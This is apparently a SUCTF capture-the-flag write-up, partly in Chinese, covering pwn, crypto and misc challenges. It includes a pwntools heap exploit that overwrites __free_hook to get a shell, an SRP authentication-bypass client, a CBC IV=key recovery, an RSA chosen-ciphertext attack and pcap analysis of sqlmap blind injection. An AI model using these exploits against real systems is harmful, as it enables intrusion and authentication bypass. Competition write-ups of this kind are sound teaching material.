This is a little confusing? Actually I calculate the size as `onegadget+(freehook_addr - top_chunk_addr)`. This means that if I `malloc(freehook_addr-top_chunk_addr)`, the size left

happens to be `onegadget` ,and it locates in the address of `freehook`!This is really hackish.

Trigger `free` and you can get the shell.

Of course you can also write `system` into `freehook`.Although actually you can't write exactly `system` but `system+1` into `freehook`, because the prev inused bit of the top chunk is always set.But it won't stop you from getting a shell. Try it yourself!

Final

```python from pwn import *

pc='./noend'

libc=ELF('./libc.so.6')

p=process(pc,env={"LD_PRELOAD":'./libc.so.6'}) gdb.attach(p,'c')

# p=remote("pwn.suctf.asuri.org",20002)

def ru(a): p.recvuntil(a)

def sa(a,b): p.sendafter(a,b)

def sla(a,b): p.sendlineafter(a,b)

def echo(size,content): p.sendline(str(size)) sleep(0.3) p.send(content) k=p.recvline()

return k

def hack(): echo(0x38,'A'*8) echo(0x28,'A'*8) echo(0x48,'A'*8) echo(0x7f,'A'*8)

k=echo(0x28,'A'*8)

libcaddr=u64(k[8:16]) libc.address=libcaddr-0x3c1b58 print("Libc base-

-> "+hex(libc.address)) p.sendline(str(libcaddr-1)) sleep(0.3) echo(0x38,'A'*8)

p.clean() echo(0x68,'A'*8)

echo(0x48,'A'*8)
```

echo(0x7f,'A'*8)

*k=echo(0x68,'A'*8)*

libcaddr=u64(k[8:16]) old=libcaddr print("Another arena-->"+hex(old)) raw_input()

```
target=libc.address+0xf2519+0x10+1 # onegadget
libcaddr=libcaddr-0x78+0xa00
off=libc.symbols['__free_hook']-8-0x10-libcaddr
echo(0xf0,p64(off+target)*(0xf0/8))
p.sendline(str(old+1))
sleep(1)
p.sendline()
raw_input()
echo(off,'AAAA')
p.recvline()
p.clean()
echo(0x10,'/bin/sh\x00')
p.interactive()
```

hack()

```

It is a little pity that nobody solves the challenge `heapprint`. But what we learned is what matters. So hope you guys enjoy the challenges I make. Feel free to contact me if you have any question.

# Crypto

## Magic

本题依据原理为 Hill 密码。magic 使用希尔密码对明文字符串加密，获得密文。加密的秘钥是一个有限域 GF(2)中的矩阵 M，设明文为向量 p，则加密后得到的密文向量为 c=Mp。出题过程依
```

据的便是该公式。若已知 c，若要求 p，则在两边同时乘以 M 的逆矩阵 M^(-1)，便得到 p=M^(-1) c。下面的解题代码中先从 magic.txt 文件中读取矩阵 M，将其转换成 0、1 矩阵的形式，再利用 SageMath 求解 M 的逆矩阵（SageMath 脚本略），之后乘以向量 c 得到明文向量。代码如下

```python def getCipher(): with open("cipher.txt") as f: s = f.readline().strip() s = int(s, 16) return s

def getMagic(): magic = [] with open("magic.txt") as f: while True: line = f.readline() if (line): line = int(line, 16) magic.append(line) # print bin(line)[2:] else: break return magic

def magic2Matrix(magic): matrix = "" for i in range(len(magic)): t = magic[i] row = "" for j in range(len(magic)): element = t & 1 row = ", " + str(element) + row t = t >> 1 row = "[" + row[2:] + "]" matrix = matrix + row + ",\n"

```
matrix = "[" + matrix[:-1] + "]"
with open("matrix.txt", "w") as f:
    f.write(matrix)
```

def prepare(): magic = getMagic() magic2Matrix(magic) cipher = getCipher() cipherVector = "" for i in range(len(magic)): element = cipher & 1 cipherVector = ", " + str(element) + cipherVector cipher = cipher >> 1 cipherVector = "[" + cipherVector[2:] + "]" with open("cVector.txt", "w") as f: f.write(cipherVector)

def trans2Flag(): #此处的向量 v 由 SageMath 计算得来 v = [0, 1, 0, 0, 1, 1, 1, 0, 0, 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 0, 0, 1, 0, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 1, 1, 0, 1, 1, 0, 1, 1, 1, 0, 0, 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 0, 0, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 1, 0, 0, 1, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0, 1, 0, 0, 0, 0, 1, 1, 0, 1, 0, 0, 1, 0, 1, 1, 0, 1, 1, 0, 0, 0, 1, 1, 0, 1,
```

1, 0, 0, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0, 0, 0, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 1, 1, 1, 0, 0, 0, 0, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1, 0, 0, 1, 0, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 0, 0, 0, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 1, 1, 1] flag = 0 for i in range(len(v)): flag = flag << 1 flag = flag ^ v[i] flag = hex(flag)[2 : -1] flag = flag.decode("hex") print flag

if **name** == "**main**": prepare()#该步骤用于从 magic 中读取矩阵 M，写入到 matrix.txt 中，之后到 SageMath 中计算 trans2Flag()#将明文向量转换成 flag 字符串

```

## Pass

本题依据的原理是 SRP（Security Remote Password）的一个缺陷。SRP 的基本原理如下，客户端计算 SCarol = (B − kgx)(a + ux) = (kv + gb − kgx)(a + ux) = (kgx − kgx + gb)(a + ux) = (gb)(a + ux)；服务器端计算 SSteve = (Avu)b = (gavu)b = [ga(gx)u]b = (ga + ux)b = (gb)(a + ux)，之后分别计算 S 的 Hash 值 K，计算 K||salt 的 hash 值 h。双方最后通过验证 h 是否一致来实现 password 验证和身份认证，本质上是 Diffie-Hellman 秘钥交换的一种演变，都是利用离散对数计算复杂度高实现的密码机制。该缺陷在于若客户端将 A 强行设置为 0 或者 N 的整数倍，那么服务器端计算得到的 S SSteve 必为 0，此时客户端再将本地的 S 强行设置为 0，便可以得到与服务器端相同的 S，进而得到相同的 K 和相同的 h，进而通过服务器端的 password 验证。在本题的设计中，一旦通过服务器端验证，服务器会发送本题的 flag。解题代码如下。

```python -- *coding: UTF-8* --

# 文件名：client.py

# 恶意攻击者，将 A 设置为 0、N 或者其他 N 的倍数，导致服务器端计算 S 时得到的值一定是 0；攻击者进一步将自己的 S 值也设置为 0，

import socket import gmpy2 as gm import hashlib import agree

def main(): s = socket.socket()

```
s.connect(("game.suctf.asuri.org", 10002))
print "connecting..."
#计算 a，向服务器端发送 I 和 A，相当于发起认证请求
a = gm.mpz_rrandomb(agree.seed, 20)
A = gm.powmod(agree.g, a, agree.N)
A = 0 #此处为攻击第一步
print "A:", A
message = agree.I + "," + str(A).encode("base_64").replace("\n", "") + "\n"
s.send(message)
# 等待接收 salt 和 B，salt 稍后用于和 password 一起生成 x，若 client 口令正确，则生成的 x 和服务器端的 x 一致
message = s.recv(1024)
print message
message = message.split(",")
salt = int(message[0].decode("base_64"))
B = int(message[1].decode("base_64"))
print "received salt and B"
print "salt:", salt
print "B:", B

此时服务器端和客户端都已掌握了 A 和 B，利用 A 和 B 计算 u
```

```
uH = hashlib.sha256(str(A) + str(B)).hexdigest()
u = int(uH, 16)
print "利用 A、B 计算得到 u", u

# 开始计算通信秘钥 K
# 利用自己的 password 和服务器端发来的 salt 计算 x，如果 passowrd 与服务器端的一致，则计算出的 x 也是一致的
# xH = hashlib.sha256(str(salt) + agree.P).hexdigest()
wrongPassword = "test"
xH = hashlib.sha256(str(salt) + "wrong_password").hexdigest()
x = int(xH, 16)
print "x:", x

#客户端公式：S = (B - k * g**x)**(a + u * x) % N
#服务器端公式：S = (A * v**u) ** b % N
S = B - agree.k * gm.powmod(agree.g, x, agree.N)#此值应当与 g**b 一致
S = gm.powmod(S, (a + u*x), agree.N)
S = 0 #此处为攻击第二步
K = hashlib.sha256(str(S)).hexdigest()
print "K:", K

#最后一步，发送验证信息 HMAC-SHA256(K, salt)，如果得到服务器验证，则会收到确认信息
hmac = hashlib.sha256(K + str(salt)).hexdigest() + "\n"
s.send(hmac)
print "send:", hmac
print "receive:", s.recv(1024)
message = s.recv(1024)
print message

s.close()
```

if **name** == "**main**": main()

```

## Enjoy

本题依据原理为针对 IV=Key 的 CBC 模式选择密文攻击，前提是明文泄露。enjoy.py 使用 AES、CBC 模式对明文加密后发送到服务器端，且将 CBC 模式的初始化向量 IV 设置为 AES 的秘钥，而秘钥正是 flag。随意设置一秘钥加密明文发往服务器端，服务器很容易泄露对应明文。因此选择三个分组的密文 C||0||C 发往服务器获得泄露出的明文 p_1 ||p_2 ||p_3，因此根据 CBC 模式的加解密原理有： IV⊕D(K,C)=p_1 （1） 0⊕D(K,C)=p_3 （2） 其中 D 为 AES 解密算法，两式做异或得：IV=p_1⊕p_3。 解题代码如下：

```python

# coding: UTF-8

import socket import flag from Crypto.Cipher import AES

def padding(message): toPadByte = 16 - len(message) % 16 paddedMessage = message + chr(toPadByte) * toPadByte return paddedMessage

def encrypt(plain): key = flag.flag[5:-1] assert len(key) == 16 iv = key plain = padding(plain) aes = AES.new(key, AES.MODE_CBC, iv) cipher = aes.encrypt(plain) cipher = cipher.encode("base_64") return cipher

def runTheClient(cipher): s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) host = "registry.asuri.org" port = 10003 # plain = "blablabla_" + "I_enjoy_cryptography" + "_blablabla" # cipher = encrypt(plain)message = s.recv(1024) s.connect((host, port)) # message = s.recv(1024) # print message s.send(cipher)

```
message = s.recv(1024)
print message
s.close()
```

```
return message
```

def crack(): block = "A" * 16 cipher = block + "\x00"*16 + block cipher = cipher.encode("base_64") + "\n" message = runTheClient(cipher) if "high ASCII" in message: begin = message.find(":") plain = message[begin+1:].strip().decode("base_64") block1 = plain[:16] block3 = plain[32:48] key = "" for i in range(16): key = key + chr(ord(block1[i]) ^ ord(block3[i])) print "key", key

if **name** == "**main**": crack()

```

# Rsa

求逆元而已

``` from Crypto.Random import random import binascii import hashlib from binascii import *

def invmod(a, n): t = 0 new_t = 1 r = n new_r = a while new_r != 0: q = r // new_r (t, new_t) = (new_t, t - q * new_t) (r, new_r) = (new_r, r - q * new_r) if r > 1: raise Exception('unexpected') if t < 0: t += n return t

def b2n(s): return int.from_bytes(s, byteorder='big')

def n2b(k): return k.to_bytes((k.bit_length() + 7) // 8, byteorder='big')

def debytes(n,d,cbytes): c = b2n(cbytes) m = pow(c, d, n) return n2b(m)

if **name** == '**main**': n = 661494938538601256551506787528858364727155205493172677418243548894404605666911541816367185881534430154172152132511899743084289541712724240645097388484192714569039297177403179269979802905092292952488545257316802115224870697592632126224121830775543139705504894325503063348166994817675226155

64029948983958568137620658877310430228751724173392407096452402130591891085563316308684064273945573863484366971922314948362237647033045688312629960213147916734376716527936706960022935808934003360529947191458592952573768999508441911956808173380895703456745350452416319736699139180410176783788574649448360069042777614429267146945551 e = 3 d = 44099662569240083770100452501923890981810347032878178494549569926293640377794102787757812392102295343611476808834126649538952636114181616043006492565612847637935953145160211951331986860339486196832569683821120141014991379839508808414941455385036209313700326288366870889877799654511681743709353299322639045424737161223404842883211346043467541833205836604553399746326181139106884008412679110817142624390168364685584282908134947826592906891361640349523847551416712367526240125746834000852838264832774661329773724115660989856782878284849614002221996848649738605272015463464761741155635215695838441165137785286974315511355 c2 = 44072159524363345025395860514193439618850855989758877019251604535424645173015578445641737155410124722089855034524900974899143590319109150794463017988146330700682402644722045151564192212786022295270147246354021288864468319458821200111865992881657865302651297307278194354152154089398262689939864900434490148230032752585607483545643297707980226837109082596681204037909705850077064452350740011904984407745294229799642805761872912116003683053767810208214723900549369485228083610800628462169538658223452866042552036179759904943895834603686937581017818440377415869062864539021787490351747089653244541577383430879642738738253 r = 45190871623538944093785281221851226180318696177837272787303375892782101645

54769663373321786970252485047721399081424329576744995348535617043929235745038926187396763459008615146009836751084746961130136655078581684659910694290564871708049474081354336784708387445467688447764440168942335060081663025621606012816840929949463114413777617148271738737393997848713788551935944366549647216153686444107844148988979274170780431747264142309111561515570105997844879370642204474047548042439569602410985090283342829596708258426959209412220871489848753600755629841006861740913336549583365243419009944724130194890707627810912114268824770

```
cipher2 = n2b(c2)
plaintext3 = debytes(n,d,cipher2)
print (plaintext3)
p3 = b2n(plaintext3)
p4 = (p3 * invmod(r, n)) % n
plaintext4 = n2b(p4)
print (plaintext4)
```

```

# Rsa good

CCA Attack 已知 pow(flag, e, n)，解密 pow(flag, e, n) * pow(2, e, n) % n，获得 pow(2 * flag, e, n) 的明文 2 * flag 即可

这题脚本有问题，每次交互的 n 都是一样的，而且最重要的是 n 有问题，能被分解，p 还是个 7

emmmmm。。。。。。

# Misc

# game
```

Game

此题依据原理为中国剩余定理，解题代码如下。

```python import gmpy2 as gm def crack(): holes = [257, 263, 269, 271, 277, 281, 283, 293, 307, 311, 313, 317, 331, 337, 347, 349, 353, 359, 367, 373] remains = [] with open("sand.txt") as f: line = f.readline().strip() while line: remains.append(int(line)) line = f.readline().strip()

```
M = gm.mpz(1)
for hole in holes:
    M = M * hole
m = []
m_inv = []
for i in range(len(holes)):
    m.append(M / holes[i])
    m_inv.append(gm.invert(m[i], holes[i]))
re = gm.mpz(0)
for i in range(len(holes)):
    re = re + m[i] * m_inv[i] * remains[i]
re = gm.f_mod(re, M)

print "flag{" + hex(re)[2:].decode("hex") + "}"
```

if **name** == "**main**": crack()

```

Cycle

本题依据原理为 Vernam 密码。cycle.py 通过循环使用秘钥字符串（flag）对明文进行异或操作，得到密文。该种加密方式类似于 Vernam 密码。cycle.py 中已经告知秘钥字符串长度不超过 50，且明文为英文，那么通过遍历秘钥长度，在不同秘钥长度下分别遍历单个字节的秘钥，通过

统计明文中出现的英文字符出现情况即可发现最佳秘钥长度和最佳秘钥。例如，若秘钥长度为 L，则先分别取密文第 0,L-1,2L-1,...个字符，遍历 256 单字节秘钥，取明文最可能是英文的那个秘钥；然后取密文 1,L,2L,...个字符，以同样方式获得秘钥第二个字节。按此方法，破解长度为 L 的复杂度为 256L，而将 L 遍历 1 到 n=50 的总复杂度为 O(n^2)。破解代码如下。

```python

# --encoding=utf-8

def scoreChar(str): chars = "abcdefghijklmnopqrstuvwxyz" chars += chars.upper() chars += " \n,." count = 0 for i in range(len(str)): if str[i] in chars: count += 1 return count

def decrypt(c, key): m = "" for i in range(len(c)): byte = ord(c[i]) byte = byte ^ key m = m + chr(byte) return m

def crack(cs): re = {} # print "cracking ", cs.encode("hex") bestS = "" bestScore = -100000000 bestKey = '' for key in range(0x100): s = decrypt(cs, key)#cs 为字节数组  score = scoreChar(s) if (score > bestScore): bestS = s bestScore = score bestKey = chr(key) return [bestS, bestKey, bestScore]

def getCipherBytesFromFile(file): cipherText = "" with open(file) as f: line = f.readline().strip() while(len(line) > 1): cipherText += line line = f.readline().strip() cipherText = cipherText.decode("base_64") return cipherText

def crackKeyWithSize(keySize, cipherText): cs = [""] * keySize ms = [""] * keySize key = "" totalScore = 0; for i in range(len(cipherText)): cs[i % keySize] += cipherText[i]

for i in range(keySize):
    [ms[i], k, score] = crack(cs[i])
    totalScore += score
    key += k
```

```
m = ""

for i in range(0, len(cipherText)):
    m += ms[i % keySize][i / keySize]
return [m, key, totalScore]
```

def decryptWithKey(key): cipherText = getCipherBytesFromFile("data6") m = "" keyBytes = [] for i in range(len(key)): keyBytes.append(ord(key[i])) for i in range(len(cipherText)): byte = ord(cipherText[i]) ^ keyBytes[i % len(key)] m += chr(byte) return m

def main(): cipherText = getCipherBytesFromFile("cipher.txt") bestScore = -10000 bestKey = bestM = ""

```
for size in range(1, 50):
    [m, key, score] = crackKeyWithSize(size, cipherText)
    if score > bestScore:
        bestScore = score
        bestKey = key
        bestM = m
print bestKey
print bestScore
print bestM
```

if **name** == "**main**": main()

```

# TNT

## step 1

1.流量分析,发现全是 `SQLMAP` 的流量,注入方式为时间盲注。首先写代码把所有的请求 URL 提取出来(或者用 `wireshark` 打开 `pcpa` 文件-导出分组解析结果-为 `csv`)
```

step 2

Sqlmap 在时间盲注时,最后会使用`!=`确认这个值,所以可以提取出所有带有`!=`的 URL,提取出后面的 ascii 码,使用 chr(数字)将其转换为字符

step 3

打印出来,会发现一串 `BASE64`,`BASE64` 有点奇怪,反复分析,发现没有大写 `X`,多了符号`.`,当然是把点替换成 `X` 啦.解码,保存为文件(可以使用 `Python`,记得写入的时候使用 `open(file,'wb')` 二进制写入模式。)

step 4

文件头为 `BZ`,应该是个 `bzip` 文件,把扩展名改成 `bz2`,winrar 解压(或者直接在 linux 下用 bunzip2 解压).`file1` 文件头为 `xz` 的文件头,使用 `xz` 解压,里面又是一个 `gz` 格式的 `file1`,再解压一次,得到 `33.333` 文件,文件尾部有 `Pk` 字样,说明是 `zip`,二进制编辑器改文件头为 `zip` 文件头,解压.改文件头为 `rar`,解压得到 flag.

```python import urllib import sys import re import base64

f=open('''exm1.pcap''','rb').read() pattern=re.compile('''GET

/vulnerabilities/sqli_blind/.+HTTP/1.1''') lines=pattern.findall(f) a=0 for line in lines:

raw_line=urllib.unquote(line) i=raw_line.find("!=") if i>0: a=0 asc=raw_line[i+2:]

asc=asc[:asc.find(')')] sys.stdout.write(chr(int(asc))) else: a+=1 if a>10:

sys.stdout.write('\n') a=0

str='QlpoOTFBWSZTWRCesQgAAKZ///3ry/u5q9q1yYom/PfvRr7v2txL3N2uWv/aqTf7ep/u

sAD7MY6NHpAZAAGhoMjJo0GjIyaGgDTIyGajTI0HqAAGTQZGTBDaTagbUNppkIEGQaZG

jIGmgMgMjIyAaAPU9RpoMjAjBMEMho0NMAjQ00eo9QZNGENDI0zUKqflEbU0YhoADQ

DAgAaaGmmgwgMTE0AGgAyNMgDIGmTQA0aNGg0HtQQQSBQSMMfFihJBAKBinB4Qd
```

SNniv9nVzZlKSQKwidKifheV8cQzLBQswEuxxW9HpngiatmLK6IRSgvQZhuuNgAu/TaDa5k
hJv09sIVeJ/mhAFZbQW9FDkCFh0U2EI5aodd1J3WTCQrdHarQ/Nx51JAx1b/A9rucDTtN7
Nnn8zPfiBdniE1UAzIZn0L1L90ATgJjogOUtiR77tVC3EVA1LJ0Ng2skZVCAt+Sv17EiHQMFt
6u8cKsfMu/JaFFRtwudUYYo9OHGLvLxgN/Sr/bhQITPglJ9MvCIqIJS0/BBxpz3gxI2bArd8gn
F+IbeQQM3c1.M+FZ+E64l1ccYFRa26TC6uGQ0HnstY5/yc+nAP8Rfsim4xoEiNEEZclCsLAIL
kjnz6BjVshxBdyRThQkBCesQg='.replace('.','X') print '' print str fw=open('file1.bz2','wb')
fw.write(base64.b64decode(str)) fw.close() ```

Game

出题人前一段时间沉迷 ACM 无法自拔，觉得博弈论实在是太有意思了，又觉得作为一名优秀的选手，掌握这些优秀的算法是非常基础的（x，于是就出了这个题。

用到的三个博弈分别为 `Bash game`, `Wythoff game` 和 `Nim game`。具体的推导和结论么，都给你名字了还不去查维基百科（x

解题脚本：

```python from pwn import * import math import hashlib import string

p = remote('game.suctf.asuri.org', 10000)

p.recvuntil('Prove your heart!\n')

def proof(key, h): c = string.letters+string.digits for x0 in c: for x1 in c: for x2 in c: for x3 in c: if (hashlib.sha256(key + x0 + x1 + x2 + x3).hexdigest() == h): return x0 + x1 + x2 + x3

p.recvuntil('sha256(') key = p.recv(12) p.recvuntil('== ') h = p.recvline().strip() print key, h s = proof(key, h) print s p.sendline(s)
```

```
p.recvuntil('Let\'s pick stones!') for i in xrange(20):
p.recvuntil('==========================================================
==========================') p.recvuntil('There are ') n =
int(p.recvuntil('stones')[:-6]) p.recvuntil(' - ') x = int(p.recvuntil('once')[:-4]) print n, x if
(n % (x + 1) == 0): p.sendline('GG') continue else: p.sendline(str(n % (x + 1))) n -= n % (x
+ 1) while(n > 0): p.recvuntil('I pick ') g = int(p.recvuntil('!')[:-1]) p.sendline(str(x + 1 - g))
n -= x + 1
print "level 1 pass" p.recvuntil('You have 8 chances to input \'GG\' to skip this round.')
for i in xrange(20):
p.recvuntil('==========================================================
==========================') a = 99999 b = 99999
while (a != 0 and b != 0): p.recvuntil('Piles: ') g = p.recvline().strip().split(' ') a, b =
int(g[0]), int(g[1]) print a, b if (a == 0): p.sendline("%d 1" % b) break if (b == 0):
p.sendline("%d 0" % a) break if (a == b): p.sendline("%d 2" % a) break z = abs(a - b) x =
min(a, b) y = max(a, b) maxd = int(z * (1 + math.sqrt(5)) / 2) if (maxd < x): l = [x - maxd,
2] elif (maxd > x): t = 1 while True: g = int(t * (1 + math.sqrt(5)) / 2) if (g in (a, b) or (g +
t) in (a, b)): break t = t + 1 if (g == a and g + t == b): p.sendline('GG') print "GG" break if
(g == a): l = [b - (g + t), 1] if (g == b): l = [a - (g + t), 0] if (g + t == a): l = [b - g, 1] if (g
+ t == b): l = [a - g, 0] else: p.sendline('GG') print "GG" break if (l[1] == 0 or l[1] == 2): a
-= l[0] if (l[1] == 1 or l[1] == 2): b -= l[0] p.sendline("%d %d" % (l[0], l[1]))
print "level2 pass"
def xxor(l): r = 0 for i in l: r ^= i return r
p.recvuntil('Last one is winner. You have 5 chances to skip.')
```

```
for i in xrange(20): print
p.recvuntil('==========================================================
==========================') r = [99999] * 5 while (sum(r) != 0):
p.recvuntil('Piles: ') r = p.recvline() #print r r = map(int, r.strip().split(' ')) print r xor = 0 for
j in xrange(5): xor ^= r[j] if (xor == 0): p.sendline('GG') print "GG" break else: for mx in
xrange(5): for d in xrange(r[mx] + 1): l = list(r) l[mx] -= d if (xxor(l) == 0): q = [d, mx]
break p.sendline("%d %d" % (q[0], q[1])) r[q[1]] -= q[0]
print "level3 pass" p.interactive()
```

// 电脑的策略和这个策略是一样的（也没其他策略啊

打下来得到鬼畜的 Flag`SUCTF{gGGGGggGgGggGGggGGGggGgGgggGGGGGgggggggGgGgggggGg}`

Padding 的秘密

step 1

下载附件，修改 `secret` 后缀为 `zip`，发现有`.git`。 老招数了，通过 `git` 回溯版本可以拿到源码 `SUcrypto.py` 和 `key.jpg`

step 2

分析源码（后为 hint1）可知，为 `one-time-pad`(一次性密码本加密)相关漏洞。 一次性密码本多次使用后将存在泄露风险。

即我们可以通过词频分析（工具请自行上 gayhub 搜索），获得脚本中的密钥 key，和所有的 tips（nc 上的 2 选项 templates） 此处省略漫长的分析过程。。。。。。

step 3

获得了密钥 `key: “FL4G is SUCTF{This_is_the_fake_f14g},guys”`后，通过 nc 提交得到新的 hint： “嘤嘤嘤，flag 不在这里，人家说 secret 里有、东西”

这里有大师傅在做题过程中提示会有非预期解，是本人的疏忽，深表歉意

回到 `secret` 压缩包里有 `winrar` 注释，一大长串的 padding 串。转 ascii 后发现有 `09`、`20`、`0D0A` 三种字符。结合新 hint：有“.”东西，可想到带 ‘.’ 的加解密中，最容易想到的摩斯电码。 `code 09 -> . 20 -> - 0D0A -> 空格` 摩斯电码解密 再 hex 一下会得到缺了一部分的 `flag`。

结合 `key.jpg` 即可获得 `flag`。

签到

base32 编码，直接解码得到 Flag